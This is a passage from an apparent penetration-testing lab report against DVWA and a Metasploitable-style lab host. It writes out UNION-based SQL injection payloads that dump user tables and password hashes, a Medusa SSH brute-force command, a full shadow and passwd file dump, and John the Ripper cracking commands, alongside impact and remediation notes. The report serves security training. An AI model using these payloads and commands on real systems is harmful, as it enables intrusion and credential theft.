

Figure 10 - cex_exploit_dvwa

Impact: Arbitrary commands can be executed by the web process, which can be leveraged for data disclosure or privilege escalation.

Remediation: Implement strict input validation, avoid passing user input to shell commands, use parameterized APIs or sanitized libraries; add WAF rules and restrict access to sensitive pages.

F-04 — DVWA SQL Injection

1. Based on the result of F-03 — DVWA Command Execution Injection, we create a file named dvwa_users.txt to save the user's name:

2. Select SQL Injections and use the 'order by' clause to determine the number of columns in the query

```
%' or 1=1 order by 2 #
```

The following content showed that the query includes two columns!!!



Figure 11 - detect_columns_dvwa

3. Let's get the database's information using union SQL command

```
%' or 0=0 union select null, database() #
```

The following content showed that the database name is dvwa!!!



Figure 12 - detect_database_dvwa

4. Let's get info about tables in the database using the union SQL command

```
%' and 1=0 union select null, table_name from information_schema.tables #
```

The following output showed that the database has a table called users!!!



Figure 13 - detect_tables_dvwa

5. Let's get a list of columns available to the users using the union SQL command

```
%' and 1=0 union select null, column_name from information_schema.columns where table_name = 'users' #
```

The table contains below columns:

user_id
first_name
last_name
user
password
avatar



Figure 14 - user_columns_dvwa

6. Retrieve all records from the users table using the UNION SQL command with the concat() function

```
%' and 1=0 union select null, concat(first_name,0x0a, last_name,0x0a,user,0x0a,password) from users #
```

This gives me the following list of MySQL hashes:

admin:5f4dcc3b5aa765d61d8327deb882cf99
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
smithy:5f4dcc3b5aa765d61d8327deb882cf99



Figure 15 - user_data_dvwa

Impact: Database credential or user data leakage.

Remediation: Parameterize queries, apply least-privilege DB accounts, avoid revealing database errors, and deploy WAF and DB auditing.

F-05 — SSH Brute-Force (Medusa) Attack

8. Based on the result of F-03 — DVWA Command Execution Injection, we create a file named dvwa_users.txt to save the user's name:

```
cartman
kenny
kyle
stan
```

9. Use the password dictionary called **rockyou.txt** located in **/usr/share/wordlists** to perform a password attack with the **Medusa** network attack utility

```
gunzip /usr/share/wordlists/rockyou.txt.gz
apt install medusa
medusa –U dvwa_users.txt –P /usr/share/wordlists/rockyou.txt –M ssh  –h 192.168.56.103 –O success.txt
```

The success.txt file contains the successful password cracks!!!



Figure 16 - brute_force_users

Impact: Remote login possible
Remediation: Disable password authentication in SSH (use keys), enable rate-limiting / fail2ban, enforce strong passwords and MFA, and monitor for brute-force patterns.

F-06 — Credential Harvesting & Offline Cracking (John)

1. Based on the result of F-01 — Unreal ICQ 3.2.8.1 Backdoor, paste the /etc/passwd contents into one file called users.txt, paste the/etc/shadow contents into a second text file called pass.txt

(pass.txt)

```
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
snmp:*:15480:0:99999:7:::
cartman:$1$oogmjW6A$j8mr64p5APnS3BCcpXEds/:18191:0:99999:7:::
kenny:$1$w.tiz2YI$sSGNejj73WReb0yK.4KSe.:18191:0:99999:7:::
kyle:$1$nMf.9yFM$gZXtK1kVjyYlMPSnQSbEx/:18191:0:99999:7:::
stan:$1$WMR6houU$MUCjjpTDwvCOa/Giettke0:18191:0:99999:7:::
```

(users.txt)

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
snmp:x:115:65534::/var/lib/snmp:/bin/false
cartman:x:1003:1003:,,,:/home/cartman:/bin/bash
kenny:x:1004:1004:,,,:/home/kenny:/bin/bash
kyle:x:1005:1005:,,,:/home/kyle:/bin/bash
stan:x:1006:1006:,,,:/home/stan:/bin/bash
```

2. Try cracking these passwords. This requires the following two steps:

```
unshadow users.txt pass.txt > meta.txt
john meta.txt
```

You will see the following result, which means we have cracked the password!!!



Figure 17 - john_crack_pass

3. Based on the result of F-04 — DVWA SQL Injection, save the list of MySQL hashes into mysql_passwords.txt

(mysql_passwords.txt)

```
admin:5f4dcc3b5aa765d61d8327deb882cf99
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

4. Take the mysql_passwords.txt to a password cracking utility (John Ripper)

```
john --format=raw-MD5 mysql_passwords.txt
```

You will see the following result, which means we have cracked the password!!!

